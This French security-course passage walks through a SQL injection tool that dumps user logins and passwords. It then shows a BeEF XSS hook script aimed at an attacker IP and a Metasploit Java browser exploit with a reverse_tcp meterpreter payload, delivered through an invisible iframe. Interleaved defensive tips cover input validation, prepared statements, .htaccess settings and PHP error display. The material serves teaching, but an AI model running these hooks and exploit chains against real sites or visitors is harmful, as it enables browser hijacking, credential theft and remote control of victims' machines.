
Il s'agit d'une attaque par la méthode GET et le paramètre injectable est id=1.

```
Keyword Found: test
Injection type is Integer
DB Server: MySQL >=5
Selected Column Count is 2
Finding string column
Valid String Column is 2
Target Vulnerable :D
Current DB: test
```


La cible est bien vulnérable !


Cliquons sur INFO






Des bases de données sont découvertes. Nous allons maintenant cliquer sur TABLES, puis successivement sur Get Tables, Get Columns et Get Data.







Trois tables sont trouvées : articles, comments et users.



Cochons la table qui nous intéresse (la table USERS) et cliquons sur Get Columns..



5 colonnes sont découvertes, dont trois sont très intéressantes : id, login et pass ! Cochons-les.



Cliquons enfin sur Get Data : les deux logins et mots de passe sont découverts !

Contre-mesures aux injections SQL

1

Validation des entrées

- ➔ On peut utiliser les fonctions **is_numeric()**, **is_integer()**, **is_real()** et **is_bool()**
- ➔ On peut utiliser une **RegEx** pour les données structurées :
  - ➢ **Email**
  - ➢ **N° de téléphone**
  - ➢ **Code postal**
  - ➢ **Âge**
  - ➢ **…**

2

Requêtes préparées

Voir le chapitre consacré à PHP

3

Échappement (escaping)

On utilise la fonction **mysqli_real_escape_string()**

4

Pare-feu d'application web (WAF)

Ce type de pare-feu (WAF = Web Application Firewall) peut bloquer les attaques par injection SQL.

Le framework BeEF (Browser Exploitation Framework)

On peut changer la configuration de BeEF (nouveau mot de passe , autre port -par exemple 80 ou 443-, …) en modifiant le fichier /etc/beef-xss/config.yaml.

Ce Framework (un framework est un outil qui aide le programmeur dans son travail) est un outil de sécurité très important, fonctionnant sous Linux. Il permet de prendre le contrôle d'un site web à travers une faille XSS (on peut ensuite exécuter des commandes juste en cliquant sur des boutons). Les commandes permettent :

- **Le contrôle de la webcam du visiteur du site compromis**
- **La capture d'écran de l'ordinateur cible**
- **L'affichage d'une boîte de dialogue sur l'ordinateur cible**
- **Le vol de cookies**
- **L'enregistrement de la frappe (Keylogger)**
- **Le vol de données sensibles**
- **L'installation d'une fausse mise à jour (contenant un virus, keylogger, backdoor ou autre malware …)**
- **L'obtention d'une session meterpreter grâce à une faille dans un plugin du navigateur.**
- **Etc.**

La technique est simple : on lance une attaque sur un site donné qui a une faille XSS et on fait un hook sur les navigateurs connectés à ce site. Faire un hook signifie faire une prise de contrôle à distance.


Il suffit de soumettre le script suivant à l'application qui contient la faille XSS :

<script src= "http://<IP>:3000/hook.js"></script>

```
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
root@kali:~#
```

On peut également simplement envoyer un lien vers un fichier qui contient ce script à la victime en espérant que la personne clique dessus.

Exemple de hook




Interface de BeEF

Explications :

- La partie "**zombies**" vous donne l'adresse IP des victimes connectées. Une machine zombie en sécurité informatique est un ordinateur contrôlé à l'insu de son utilisateur par un hacker.

- La partie "**commandes**" est la partie la plus dangereuse de BeEF. Les commandes sont diverses : faire apparaître une boîte de dialogue JavaScript -boîte alert( )-, allumer la webcam, récupérer des cookies, faire une redirection, etc… Une icône colorée se trouve devant chaque commande :
  - **Icône verte** : on peut lancer la commande de manière invisible.
  - **Icône orange** : la commande fonctionne mais est visible par l'utilisateur.
  - **Icône grise** (ou blanche) : la commande est non vérifiée.
  - **Icône rouge** : la commande ne fonctionne pas.
- La partie "**résultat**" liste le résultat des commandes.
- La partie "**description**" vous donne un détail de chaque commande.

Types de commandes :



A vous de tester toutes ces commandes. Bon amusement !

Protection : on peut se protéger contre BeEF avec l'extension de navigateur NoScript.


Obtenir une session meterpreter grâce à BeEF


Soit un ordinateur capturé par BeEF grâce au script suivant :

<script src="http://172.16.111.30:3000/hook.js"></script>)

On peut obtenir des infos sur la machine cible avec :

- **L'onglet Details**
- **La commande Host/Get System Info**





Dans le cas présent, on voit que Java 1.0.0_17 est installé.

Recherchons sur Google un exploit pour ce plugin (recherche : *java 1.0.0_17 exploit metasploit*), on trouve le lien suivant :

https://www.rapid7.com/db/modules/exploit/multi/browser/java_jre17_provider_skeleton

Nous allons donc utiliser dans Metasploit :

exploit/multi/browser/java_jre17_provider_skeleton

```
msf > use exploit/multi/browser/java_jre17_provider_skeleton
msf exploit(multi/browser/java_jre17_provider_skeleton) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Generic (Java Payload)
   1   Windows x86 (Native Payload)
   2   Mac OS X x86 (Native Payload)
   3   Linux x86 (Native Payload)


msf exploit(multi/browser/java_jre17_provider_skeleton) > set TARGET 1
TARGET => 1
msf exploit(multi/browser/java_jre17_provider_skeleton) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/browser/java_jre17_provider_skeleton) > set LHOST 172.16.111.30
LHOST => 172.16.111.30
msf exploit(multi/browser/java_jre17_provider_skeleton) > set SRVHOST 172.16.111.30
SRVHOST => 172.16.111.30
msf exploit(multi/browser/java_jre17_provider_skeleton) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(multi/browser/java_jre17_provider_skeleton) > set LPORT 1234
LPORT => 1234
msf exploit(multi/browser/java_jre17_provider_skeleton) > set URIPATH /
URIPATH => /
msf exploit(multi/browser/java_jre17_provider_skeleton) > exploit
[*] Exploit running as background job 0.
msf exploit(multi/browser/java_jre17_provider_skeleton) >
[*] Started reverse TCP handler on 172.16.111.30:1234
[*] Using URL: http://172.16.111.30:8080/
[*] Server started.
```

Il faut donc maintenant que le lien suivant soit utilisé par notre victime :


http://172.16.111.30:8080/

On pourrait se servir du XSS qui a été utilisé par BeEF pour capturer la machine.

Une alternative très discrète et efficace consiste à injecter notre payload dans un iframe invisible grâce à une commande BeEF.

On va se servir de la commande :

Misc > Create Invisible Iframe




```
msf exploit(multi/browser/java_jre17_provider_skeleton) > exploit
[*] Exploit running as background job 0.
msf exploit(multi/browser/java_jre17_provider_skeleton) >
[*] Started reverse TCP handler on 172.16.111.30:1234
[*] Using URL: http://172.16.111.30:8080/
[*] Server started.
msf exploit(multi/browser/java_jre17_provider_skeleton) > [*] 172.16.111.1     java_jre17_
[*] 172.16.111.1     java_jre17_provider_skeleton - handling request for /GzkAg.jar
[*] 172.16.111.1     java_jre17_provider_skeleton - handling request for /GzkAg.jar
[*] Sending stage (179779 bytes) to 172.16.111.1
[*] Meterpreter session 1 opened (172.16.111.30:1234 -> 172.16.111.1:37897) at 2018-05-14

msf exploit(multi/browser/java_jre17_provider_skeleton) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : PCCLIENT7
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : EXAMPLEAD
Logged On Users : 6
Meterpreter     : x86/windows
meterpreter >
```

Après exécution de la commande BeEF, on obtient bien une session meterpreter sur la machine cible. Réussite de cette exploitation !

Se protéger contre le Directory Listing et le Directory Browsing

Le **directory listing** permet de visualiser le contenu d'un répertoire en tapant tout bonnement l'adresse de ce répertoire dans le navigateur. Le **directory browsing** permet quant à lui de naviguer dans les sous-dossiers du répertoire concerné par simple clic.

Pour éviter ce type d'attaque, qui peut potentiellement révéler des informations sensibles sur votre site web, deux techniques sont possibles :

Technique n°1

➔ Indiquer dans le fichier .htaccess la ligne suivante :

Options -Indexes

Technique n°2

➔ Placer un fichier **index.html** ou **index.php** dans le répertoire concerné. Ce fichier sera automatiquement lu si l'adresse du répertoire est tapée dans la barre d'adresse du navigateur, et le contenu du répertoire sera ainsi masqué !

L'affichage des erreurs PHP est également problématique puisqu'il renseigne l'attaquant potentiel sur le nom des répertoires situés sur votre serveur. Pour éviter cela, il suffit d'indiquer les deux lignes suivantes en haut de vos fichiers PHP :

```
error_reporting(0) ;
ini_set('display_errors', 0) ;
```

Pour afficher les erreurs durant la phase de développement, vous indiquerez :

```
error_reporting(E_ALL) ;
ini_set('display_errors', 1) ;
```

File Upload / RFI / LFI / Path Traversal

➔ **L'Unrestricted File Upload est une vulnérabilité qui permet de télécharger un fichier sur un serveur sans aucune restriction quant à la nature du fichier. A la place d'une image ou d'une vidéo, le hacker pourra télécharger un script malicieux sur le serveur. Cette vulnérabilité est très dangereuse.**

➔ **La vulnérabilité RFI (Remote File Inclusion) consiste pour le serveur à inclure un fichier distant. On peut ainsi exécuter ce fichier distant sur le serveur cible.**

➔ **La vulnérabilité LFI (Local File Inclusion) consiste pour le serveur à inclure un de ses propres fichiers. On peut ainsi récupérer ou exécuter un fichier local.**

